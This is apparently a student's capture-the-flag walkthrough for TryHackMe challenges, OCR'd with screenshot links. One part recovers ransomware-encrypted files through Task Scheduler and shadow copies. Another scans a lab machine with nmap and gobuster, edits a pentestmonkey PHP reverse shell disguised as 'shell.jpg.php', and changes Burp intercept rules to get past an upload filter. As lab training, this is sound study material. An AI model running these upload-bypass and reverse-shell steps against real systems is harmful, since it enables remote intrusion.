
Question 2

Copy the bitcoin address and decoded with cyberchef




Question 3

Check the files in the folders




Question 4

Open task Scheduler.A suspicious scheduled task “opidsfsdf” been found




Question 5

Inspect the properties of the “opidsfsdf” and navigate to Actions tab




Question 6

The ShadowCopyVolume task can be find under opidsfsdf task




Question 7

After adding backup as Z: drive,now we can check the hidden items by clicking View and Hidden Items



Question 8

Restore the files with the Previous Versions tab in Properties



Thought Process/Methodology

We start the machine and run Remmina to connect to the remote machine.Open RDP at preferences windows,change the quality settings to poor(fatest) and tick the window.After that,we connect to remote machine with username and user password provided in THM. First, we check the RansomNote.txt and decoded the bitcoin address with the cyberchef.After that, we navigate to the other folder with files in Documents,we can see the .grinch extensions for the encrypted files. When we open Task Scheduler and navigate to Task Scheduler Library, the suspicious scheduled task ‘opidsfsdf’ been found. Then, we inspect the properties of the task and find out the location at the Actions tab. Next, we find the ShadowCopyVolume ID below the opidsfsdf task.After that,we open Disk Managment in windows tabs.We right click the backup partition and select Change Drive Letter and Paths.Then,we click add,and

choose the letter,Z in the dropdown.Open the file explorer ,we can see Z: drive,navigate on it and in the menu,select View and check mark Hidden Items.In the end, we right click and inspect the properties for the hidden folder and navigate the Previous Version tab to restore the file with the hidden folder to the previous version. The content can be read after the hidden file has been restored.

Day 24 - [Final Challenge] The Trial Before Christmas

Tools used: Kali, Terminal, Crackstation.net, BurpSuite


Question 1

Scan the machine ip

```
┌──(1211102696㉿kali)-[~]
└─$ nmap -T5 10.10.144.175
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 03:31 EDT
Nmap scan report for 10.10.144.175
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown
```


Question 2

Access the site using by adding the parameter of :65000




Question 3 & 4

Obtain the directory by using the ***gobuster dir -u http://10.10.144.175:65000 -w /usr/share/wordlists/dirb/big.txt -x .php -t 40***



Question 5

Create a reverse shell and change the ip address to the ones in THM. Save it and then upload to the uploads page.



1211102696@kali: ~ × 1211102696@kali: ~ × 1211102696@kali: ~ ×


GNU nano 6.2 shell.jpg.php *


```
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.144.175';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

1211102696 Desktop


Name	Size	Type	Modified
Desktop			12 May
Documents			12 May
Downloads			Sat
Music			12 May
Pictures			29 Jun
Public			12 May
Templates			12 May
uploads			28 Jun
Videos			12 May
backup.sh	386 bytes	Program	24 Jun
hs_err_pid40172.log	16.3 kB	Text	28 Jun
php-reverse-shell.php	5.5 kB	Program	17 Jun
shell.jpeg.php	5.5 kB	Program	17 Jun
shell.jpg.php	5.5 kB	Program	04:01
shoppinglist.txt	24 bytes	Text	16 Nov 2020
web.request	2.1 kB	Markup	19 Jun

Delete the ***|^js$*** that was in the request interception rule and then tick the box for ***Intercept responses based on the following rules***.






Upload the saved reverse shell to the uploads page.

